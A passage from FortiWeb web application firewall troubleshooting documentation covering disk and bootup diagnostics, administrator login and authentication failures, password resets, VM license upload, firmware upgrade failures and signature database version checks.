/dev/sda1: recovering journal
/dev/sda1: clean, 56/61054976 files, 3885759/244190638 blocks
```

If the problem occurs while FortiWeb is still running (or after an initial reboot and attempt to repair the file system), in the CLI, enter:

```
diagnose hardware harddisk list
```

to display the number and names of mounted file systems.

For example, on a FortiWeb 1000C with a single properly functioning internal hard disk plus its internal flash disk, this command should show two file systems:

```
name size(M)
sda 1000204.89
sdb 1971.32
```

where sda, the larger file system, is from the hard disk used to store non-configuration/firmware data.

If that command does not list the data disk's file system, FortiWeb did not successfully mount it. Try to reboot and run the file system check.

If the data disk's file system is listed and appears to be the correct size, FortiWeb could mount it. However, there still could be other problems preventing the file system from functioning, such as being mounted in read-only mode, which would prevent new logs and other data from being recorded. To determine this, enter:

```
diagnose hardware logdisk info
```

to display the count, capacity, RAID status/level, partition numbers, and read-write/read-only mount status.

For example, on a FortiWeb-1000C with a single properly functioning data disk, this command should show:

```
disk number: 1
disk[0] size: 976.76GB
raid level: raid1
partition number: 1
mount status: read-write
```

To prevent file system corruption in the future, and to prevent possible physical damage, always make sure to shut down FortiWeb's operating system before disconnecting the power.

You can also display the status of each individual disk in the RAID array:

```
FortiWeb # diag hardware raid list
disk-number size(M) level
0(OK),1(OK), 1877274 raid1
```

If the file system could not be fixed by the file system check, it may be physically damaged or components may have worn out prematurely. Most commonly, this is caused by either:

Failing to shut down FortiWeb's operating system before disconnecting the power (e.g. someone pulled the power plug while FortiWeb was running)

Logging misconfiguration (e.g. logging very frequent logs like traffic logs or debug logs for an extended period of time to the local hard drive)

For hardware replacement, contact Fortinet Customer Service & Support:

Power supply failure

If you have supplied power, but the power indicator LEDs are **not** lit and the hardware has not started, the power supply may have failed. Contact Fortinet Customer Service & Support:

HTTPs://support.fortinet.com

After powering on, if the power indicator LEDs **are** lit but a few minutes have passed and you still cannot connect to the FortiWeb appliance through the network using CLI or the web UI, you can either:

- Restore the firmware. For details, see Restoring firmware ("clean install") on page 925.
  This usually solves most typically occurring issues.
- Verify that FortiWeb can successfully complete bootup.

Always halt the FortiWeb OS before disconnecting the power. Power disruption while the OS is running can cause damage to the disks and/or software.

To verify bootup, connect your computer directly to FortiWeb's local console port, then on your computer, open a terminal emulator such as PuTTY (HTTP://www.chiark.greenend.org.uk/~sgtatham/putty/download.html). Configure it to log all printable console output to a file so that you have a copy of the console's output messages in case you need to send it to Fortinet Customer Service & Support:

HTTPs://support.fortinet.com

Once connected, power cycle the appliance and observe the FortiWeb's output to your terminal emulator. You will be looking for some specific diagnostic indicators.

1. Are there console messages but text is garbled on the screen? If yes, verify your terminal emulator's settings are correct for your hardware. Typically, however, these are baud rate 9600, data bits 8, parity none, stop bits 1.
2. Does the hardware successfully complete the hardware power on self test (POST) and BIOS memory tests?
   If not, you may need to replace the hardware. For assistance, contact Fortinet Customer Service & Support:
   HTTPs://support.fortinet.com
3. Does the boot loader start? You should see a message such as:
   ```
   FortiBootLoader
   ```
   FortiWeb-1000C (17:52-09.08.2011)
   ```
   Ver:00010018
   Serial number:FV-1KC3R11700094
   Total RAM: 3072MB
   Boot up, boot device capacity: 1880MB.
   Press any key to display configuration menu...
   ```
   If the boot loader does not start, you may need to restore it. For assistance, contact Fortinet Customer Service & Support:

HTTPs://support.fortinet.com

4. When pressing a key during the boot loader, do you see the following boot loader options?

```
[G]: Get firmware image from TFTP server.
[F]: Format boot device.
[B]: Boot with backup firmware and set as default.
[Q]: Quit menu and continue to boot with default firmware.
[H]: Display this list of options.

Enter G,F,B,Q,or H:

Please connect TFTP server to Ethernet port "1".
```

   If the boot loader does not start, you may need to restore it. For assistance, contact Fortinet Customer Service & Support:

   HTTPs://support.fortinet.com

5. Can the boot loader read the image of the OS software in the selected boot partition (primary or backup/secondary, depending on your selection in the boot loader)? You should see a message such as the following:

```
Reading boot image 2479460 bytes.
Initializing FortiWeb...?
System is started.
```

   If not, the image may be corrupted. Reboot and use the boot loader to switch to the other partition, if any. For details, see Booting from the alternate partition on page 92.

   If this is not possible, you can restore the firmware. If the firmware cannot be successfully restored, format the boot partition, and try again. For details, see Restoring firmware (“clean install”) on page 925.

   If you still cannot restore the firmware, there could be either a boot loader or disk issue. Contact Fortinet Customer Service & Support:

   HTTPs://support.fortinet.com

6. Does the login prompt appear? You should see a prompt like this:

   FortiWeb `login:`

   If not, or if the login prompt is interrupted by error messages, restore the OS software. If you recently upgraded the firmware, try downgrading by restoring the **previously** installed, last known good, version. For details, see Restoring firmware (“clean install”) on page 925.

   If restoring the firmware does not solve the problem, there could be a data or boot disk issue. Contact Fortinet Customer Service & Support:

   HTTPs://support.fortinet.com

   If you **can** see and use the login prompt on the **local** console, but **cannot** successfully establish a session through the **network** (web UI, SSH or Telnet), first examine a backup copy of the configuration file to verify that it is not caused by a misconfiguration. The network interface and administrator accounts must be configured to allow your connection and login attempt. For details, see Configuring the network settings on page 116 and Trusted Host on page 711.

   If the configuration appears correct, but no network connections are successful, first try restoring the firmware to rule out corrupted data that could be causing problems. For details, see Restoring firmware (“clean install”) on page 925. You can also use this command to verify that resource exhaustion is not the problem:

```
diagnose system top delay 5
```

   The process system usage statistics continues to refresh and display in the CLI until you press `q` (quit).

System login & authentication issues

FAQ

How do I recover the password of the admin account?

If you forget the password of the `admin` administrator, you cannot recover it.

However, you can use the local console to reset the password. For details, see "Resetting passwords" in FortiWeb Administration Guide.

Alternatively, you can reset the FortiWeb appliance to its default state (including the default administrator account and password) by restoring the firmware. For details, see "Restoring firmware (“clean install”)" in FortiWeb Administration Guide.

Can one system administrator account manage multiple ADOMs?

On 7.0.1 and previous builds, a system administrator can only manage one ADOM.

From 7.0.2, a system administrator can manage multiple ADOMs. Currently you can enable multiple ADOMs via CLI:

```
FortiWeb # show global system admin
name admin user name
admin
dev_adom
sales_adom
FortiWeb # show global system admin dev_adom
config system admin
   edit "dev_admin"
      set access-profile custom_profile_01
      set domains dev_adom sales_adom #set multiple allowed ADOMs
   next
end
```

Login common issues

If the person cannot access the login page at all, it is usually actually a connectivity issue (see "Configuring the network settings" in FortiWeb Administration Guide) **unless** all accounts are configured to accept logins only from specific IP addresses.

If an administrator can connect, but cannot log in, even though providing the correct account name and password, and is receiving this error message:

```
Too many bad login attemptsor reached max number of logins. Please try again in a few
     minutes. Login aborted.
```

This may because the single administrator mode may have been enabled. For details, see "Enable Single Admin User login" in FortiWeb Administration Guide.

When an administrator account cannot log in from a specific IP

If an administrator is entering his or her correct account name and password, but cannot log in from some or all computers, examine that account's trusted host definitions (see Trusted Host on page 711). It should include all locations where that person is allowed to log in, such as your office, but should **not** be too broad.

Remote authentication query failures

If your network administrators' or other accounts reside on an external server (e.g. Active Directory or RADIUS), first switch the account to be locally defined on the FortiWeb appliance.

If the local account **fails**, correct connectivity between the client and appliance (see Login common issues on page 912).

If the local account **succeeds**, troubleshoot connectivity between the appliance and your authentication server.

If routing exists but authentication still fails, you can verify correct vendor-specific attributes and other protocol-specific fields by running a packet trace (see "Packet capture" on page 1).

WebUI authentication issues

When a local or remote administration account login fails, WebUI usually prompts an authentication failure message.

Authentication failure. Please try again…

Possible causes:

- The local or remote administrator name exists, but the password is wrong;
- The remote administrator name exists on FortiWeb, but the remote server (User > Remote Server) is not added into the corresponding Admin User Group; that is to say, the member in the selected group in **User > User Group > Admin Group** is empty.
- The remote administrator name exists on FortiWeb, but the remote server added into the **Admin User Group** is not reachable;
- The remote administrator name exists on FortiWeb, but does not exist on the remote server;
- For remote users, you can capture packets on FortiWeb to see if auth query is sent to the remote server, or check error logs on the remote server to find possible reasons;
- For remote users, you can click the "Test LDAP", "Test Radius" or "Test TACACS+" button in **User > Remote Server > LDAP/Radius/TACACS+ Server** to test if the remote user/administrator can be verified successfully.

If the test fails, the **Test** page will display an error message that can help to make a quick judgment about the possible cause. Possible Cause are listed as below.

Radius Server:

- **Invalid credentials:** Unsupported Authentication Scheme configured, or used incorrect username or password to test;
- **Failed to receive RADIUS response:** Unreachable server IP/Domain or port configured;
- **Bad response from RADIUS server:** Incorrect Server Secret configured;
- **Radius server auth failed:** Usually occurs when the remote user is set up with an OTP authentication but the Test does not support doing OTP verification in a pop-up window at present. (e.g. FortiToken, Email, EMS, etc.).

LDAP Server:

- **Failed to connect to LDAP server:** Incorrect server IP / Domain or port configured;
- **Failed to search user DN:** Incorrect Common Name Identifier, Distinguished Name or Filter configured; or correct LDAP server configuration, but used an incorrect username to test;
- **Failed to bind LDAP server:** Correct LDAP server configuration, but used an incorrect password (correct username) to test;
- **Failed to login to LDAP server:** Incorrect User DN or Password configured.

TACACS+ Server:

- **Invalid Credentials:** Incorrect Server Secret configured; used an incorrect username or password to test, or the remote user is set up with an OTP authentication (e.g. FortiToken, Email, EMS, etc.);
- **Server test error:** Unreachable server IP/Domain configured.

The "Test LDAP", "Test Radius", or "Test TACACS+" button does not work when the remote user is set up on FortiAuthentication with an OTP authentication method such as FortiToken, because OTP auth requires to input the challenge code but the Test window does not support redirecting to a new window.

Invalid username or password

Possible causes:

- The local administrator name does not exist on FWB.
- The local or remote administrator name exists on FWB, but the password is incorrect.

Certificate-based WebUI login failure

FortiWeb supports the certificate-based authentication for administrators' Web UI login. FortiWeb controls an administrator's login by verifying its certificate if it connects to the Web UI through HTTPS.

Common configuration flow for PKI user (Certificate based WebUI login)

1. Upload the CA's certificate of the administrator's certificate.
2. Create a PKI user.
3. Add the PKI user to an Admin group.
4. Apply the Admin group to an administrator

Certificate based WebUI Login Logic:

- If you connect to the Web UI through HTTPS, FortiWeb first verifies the certificate you provided.
  - If your certificate is valid, then your access to Web UI will be granted (the username/password login page will not be displayed).
  - If you fail in the certificate authentication, you will be directed to the username/password login page.
- If you connect to the Web UI through HTTP, FortiWeb will only verify your access by the username/password.
- You can configure FortiWeb to only apply the certificate-based authentication through the CLI as below. Then If certification authentication fails, WebUI login will fail.

```
config system global
   set admin-HTTPs-pki-required {enable | disable}
end
```

Login failure and troubleshootin

- Check if the browser prompts you to select a certificate when connecting to WebUI through HTTPS.
  - If the client certificate is not listed for selecting, you will need to check if it has been imported successfully to the client system.

    For example, on a Windows PC, you need to import a `pfx/p12` format certificate instead of a `.cert/.der/.crt` certificate, because the private key is required by Windows system, otherwise you may import a .cer certificate successfully while cannot see it selectable when using the browser to visit FortiWeb WebUI.
  - If you can select the specific certificate while login still fails, FortiWeb will be redirected to the username/password login page. (Refer to above section Certificate based WebUI Login Logic:)
- Check FortiWeb event logs to double confirm the login failure is caused by certificate authentication error:

  When certificate authentication fails, an Event log will be generated as "Login failed! Check certificate error! from GUI(172.30.212.60)"

  As a comparison, below is the log when login succeeds:

  ```
  User admuser logged in successfully from GUI->HTTPS(172.30.212.127)
  ```
- Follow below steps to do further troubleshooting:
  - Ensure related configuration are added correctly by following the steps in the above section Common configuration flow for PKI user (Certificate based WebUI login);
  - Ensure the CA certificate is selected correctly;
  - Ensure the Subject string is input correctly;
    - If you have input multiple subject fields, try to leave only one or two and test again;
    - On 6.x and 7.0.1 builds, all Subject RDNs with the correct order are required:

      E.g

      C = CA, ST = BC, L = Burnaby, O = Fortinet, CN = 34B6A45C8 can be matched

      CN = 34B6A45C8, C = CA, ST = BC, L = Burnaby, O = Fortinet cannot be matched
    - On 6.x and 7.0.1 builds, the type of RDNs are also case sensitive, while on later builds (schedule in 7.0.2), the type is case insensitive, while the value is still case sensitive:

      E.g

      c = CA, t = BC, l = Burnaby, o = Fortinet, cn = 34B6A45C8 can be matched

      C = ca, ST = bc, L = burnaby, O = fortinet, CN = 34b6a45c8 cannot be matched
    - For the type stateOrProvinceName, please input ST instead of just S.
  - Use openssl command to verify if the CA and client certificate match:

    This is a case for verification failure:

    ```
    root@ubuntu:/# openssl verify -verbose -CAfile ca.crt Win10.OA.cer
    C = CA, ST = BC, L = Burnaby, O = Fortinet, CN = Win10.OA
    error 18 at 0 depth lookup: self signed certificate
    error Win10.OA.cer: verification failed
    ```
  - Test with a different pair of client & CA certificates; It's better to guarantee they work well on other service environment.

Resetting passwords

If you forget the password, or want to change an account's password, the `admin` administrator can reset the password.

If you forget the password of the `admin` administrator, you can either:

- Login via other account with `prof_admin` permission only by CLI console.
- Remove the admin password from the backup configuration file by web UI.

To reset an account's password

1. Log in as the `admin` administrator account to web UI.
2. Go to **System > Admin > Administrators**.
3. Click the row to select the account whose password you want to change.
4. Click **Change Password**.
5. In the **New Password** and **Confirm Password** fields, type the new password.
6. Click **OK**.
   The new password takes effect the next time that account logs in.

To reset the `admin` account's password

Option 1:

1. Connect to the CLI console with an account of `prof_admin` permission.
2. Run the following commands:

```
config system admin
   edit admin
      set password a
   end
```

Option 2:

1. Login to the web UI with an account of `prof_admin` permission.
2. Go to **Maintenance > Backup & Restore > Backup**.
3. Click **Backup** to download the backup file.
4. Decompress the .zip file, and open the **FortiWeb_system.conf** file with the editor. You are recommended to use Notepad++.
5. Locate the `config system admin` command lines, remove the `set password XXX` line, and save the file.
6. Go to **Maintenance > Backup & Restore > Restore**.
7. Click **Choose File** to upload the updated backup file.
8. Click **Restore**.

SAML SSO Login issues

On 7.0.1, you can configure **Security Fabric > Fabric Connectors** to use Single Sign-On (SSO) to log in to FortiWeb with FortiGate's administrator accounts.

Please refer to "Fabric Connector: Single Sign On with FortiGate" in FortiWeb Administration Guide for detailed configuration steps.

Configuration Tips:

- On FortiGate, "Security Fabric role" should be selected as "Serve as Fabric Root";
- On FortiWeb, "Configuration Sync" should be set as "Default", which means when fabric connection with FortiGate is established, the Single Sign-On mode would be enabled automatically and FortiGate would enable synchronizing SAML Single-Sign-On related settings with the FortiWeb device.

Please note if multiple FortiWeb appliances are deployed in HA modes, SAML SSO configuration will be synchronized but not the IdP certificate. As a result, if HA failover happens, the new primary FortiWeb needs to be authorized on FortiGate again.

On 7.0.2, FortiWeb enhances this feature and supports Azure AD SSO and FortiAuthenticator as SAML IdP directly.

Configuration Tips:

- FortiWeb only supports one IdP server;
- To configure Azure AD or FortiAuthenticator as SAML IdP, “Status” should be disabled, and “Configuration Sync” needs to be “Local”.
- Upload IdP certificate via the corresponding button.
- 2FA with FortiToken is supported when FortiAuthenticator is configured as IdP.

Common troubleshooting steps:

1. Check if IdP (on FortiGate, FortiAuthenticator or Azure AD) and SP configuration (on FortiWeb) are correct and accurate;
2. Check if the “Connection Status” is Authorized when IdP is FortiGate;
   When IdP is not FortiGate, the “Connection Status” is always N/A because “Status” is disabled.
3. Check if the IdP certificate is uploaded successfully;
   You can check if /var/log/debug/nstd/cert.pem is available or updated.
   When IdP is FortiGate, IdP certificate will be downloaded automatically;
   When IdP is Azure AD or FortiAuthenticator, IdP certificate needs to be downloaded from the IsP and uploaded to FortiWeb.
4. Check diagnose debug logs:
   ```
   diagnose debug application samld 7
   diagnose debug enable
   ```
5. Check logs on IdPs such as FortiAuthenticator.

System license issues

How do I upload and validate a license for FortiWeb-VM?

FortiWeb-VM includes a free 15-day trial license that includes all features except:

- High availability (HA)
- FortiGuard updates
- Technical support

Once the trial expires, most functionality is disabled. You need to purchase a license to continue using FortiWeb-VM.

When you purchase a license for FortiWeb-VM, Fortinet Customer Service & Support (HTTPs://support.fortinet.com) provides a license file that you can use to convert the trial license to a permanent, paid license.

You can upload the license via the web UI. The uploading process does not interrupt traffic or trigger an appliance reboot.

FortiWeb-VM requires an Internet connection to periodically re-validate its license. It cannot be evaluated in offline, closed network environments. If FortiWeb-VM cannot contact Fortinet’s FDN for 24 hours, it locks access to the web UI and CLI.

For detailed instructions for accessing the web UI and uploading the license, see the FortiWeb-VM Install Guide:

https://docs.fortinet.com/fortiweb/hardware

To upload the license

1. Go to the FortiWeb-VM web UI.
   For hypervisor deployments, the URL is the default IP address of `port1` of the virtual appliance, such as `HTTPs://192.168.1.99/`.
   For FortiWeb-VM deployed on AWS, the URL is the public DNS address displayed in the instance information for the appliance in your AWS console.
2. Log in to the web UI as the `admin` user.
   For hypervisor deployments, by default, the `admin` user does not use a password.
   For AWS deployments, by default, the password is the AWS instance ID.
3. Go to **System > Status > License**. When you click the line “VM License”, the system will prompt “Update VM License”, then you can upload the license file and wait for validation.



4. Click **Update**.
5. Browse to the license file (`.lic`) you downloaded earlier from Fortinet, then click **OK**.
   FortiWeb connects to Fortinet to validate its license. In most cases, the process is complete within a few seconds. A message appears:
   ```
   License has been uploaded. Please wait for authentication with registration servers.
   ```
6. In the message box, click **Refresh**.
   If you uploaded a valid license, the following message is displayed:
   ```
   License has been successfully authenticated with registration servers.
   ```
   The web UI logs you out. The login dialog reappears.
7. Log in again.
8. To verify that the license was uploaded successfully, log in to the web UI again, then view the **FortiGuard Information** widget. The **VM License** row should say **Valid**.
   Also view the **System Information** widget. The **Serial Number** row should have a number that indicates the maximum number of vCPUs that can be allocated according to the FortiWeb-VM software license, such as **FVVM020000003619** (where “VM02” indicates a limit of 2 vCPUs).
   After the VM license is validated successfully, you can check the widget on **Dashboard > Status > Licenses** after

license validation. You can also go to **System > Config > FortiGuard** to check the detailed updated license information.



Firmware upgrade failures

How do I reformat the boot device (flash drive) when I restore or upgrade the firmware?

Follow the instructions provided in "Restoring firmware (“clean install”)" in FortiWeb Administration Guide.

For Step 11, type `F` to format the boot device (flash drive), and then enter `Y` to confirm your selection.

After a few minutes, the reformatting process is complete. Continue with the instructions for retrieving the firmware image from the TFTP server.

During the system boot, Fortinet highly recommends that you verify the disk integrity. To perform this task, when the prompt `Press [enter] key for disk integrity verification` is displayed, press Enter.

After the firmware restore is complete, use the `get system status` CLI command to verify the system version. For additional information on using the CLI, see the *FortiWeb CLI Reference*:

HTTPs://docs.fortinet.com/product/fortiweb/

Troubleshooting firmware upgrade failures

1. If upgrade failed via GUI, check F12 to see which API causes the error;
2. If it’s GUI timeout (request timeout), it should be a frontend issue;
3. If it’s API timeout, it might be a backend system problem.
4. Check if uploading files to /var/log/gui_upload can be successful;
5. Check if upgrade via CLI can be successful;
6. Check if upgrade via a fast-speed link can be successful, especially when GUI warns timeout;
7. Check if hard disk space is enough for uploading image:
   - GUI upgrade: image will be uploaded to /var/log/cgi_upfile
   - CLI upgrade: image will be uploaded to /tmp

DB version&update info

How to check detailed db versions and update information?

1. Check in **System>Config>FortiGuard**:



2. Check current db version.

```
FortiWeb # get sys upd-db-version
Regular Virus Database Version: 00089.04670
Extended Virus Database Version: 00089.04220
Virus Engine Version: 00006.00137
Waf Signature Version: 00000.00300
IP Intelligence Signature Version: 00004.00713
Credential Stuffing Defense Database Version: 00001.00339
FortiSandbox Malware Signature Database Version: 0.0
Geo Database Version: Fortiweb-Country-Build0094 2021-09-09
```

3. Update db version for a module or all

   FortiWeb appliances connect to the FDN by connecting to the FDS nearest to the FortiWeb appliance by its configured time zone.

```
FortiWeb # execute update    #update for a specific module
av      update antivirus
base    update contract, timezone and fds server list
fwdb    update fortiweb signature(include geodb)
hcdb    update credential stuffing defense
irdb    update ip reputation
```

```
FortiWeb # execute update-now    #update all modules using db
```

4. Check the detailed db version & update information for all modules.

```
FortiWeb # diagnose system update info
FortiWeb signature
----------
Version: 0.00300
Expiry Date: Fri Sep 09 2022
Last Update Date: Thu Sep 30 12:00:18 2021
Next Update Date: Thu Sep 30 14:00:00 2021

Historical versions
----------
0.00326 Aug/31/2022-12:02:55
0.00325 Aug/15/2022-14:02:58
0.00323 Jul/15/2022-14:01:11

FortiWeb GEODB
----------
Version: Fortiweb-Country-Build0094 2021-09-09
Expiry Date: Fri Sep 09 2022
Last Update Date: Thu Sep 30 11:47:07 2021
Next Update Date: Thu Sep 30 14:00:00 2021
Historical versions
----------
Fortiweb-Country-Build0137 2022-08-05 Aug/31/2022-12:02:55
Fortiweb-Country-Build0137 2022-08-05 Aug/31/2022-12:02:55
Fortiweb-Country-Build0135 2022-07-22 Aug/15/2022-14:02:57

Regular Antivirus
----------
Version: 89.04670
Expiry Date: Fri Sep 09 2022
Last Update Date: Thu Sep 30 12:00:20 2021
Next Update Date: Thu Sep 30 14:00:00 2021

Historical versions
----------
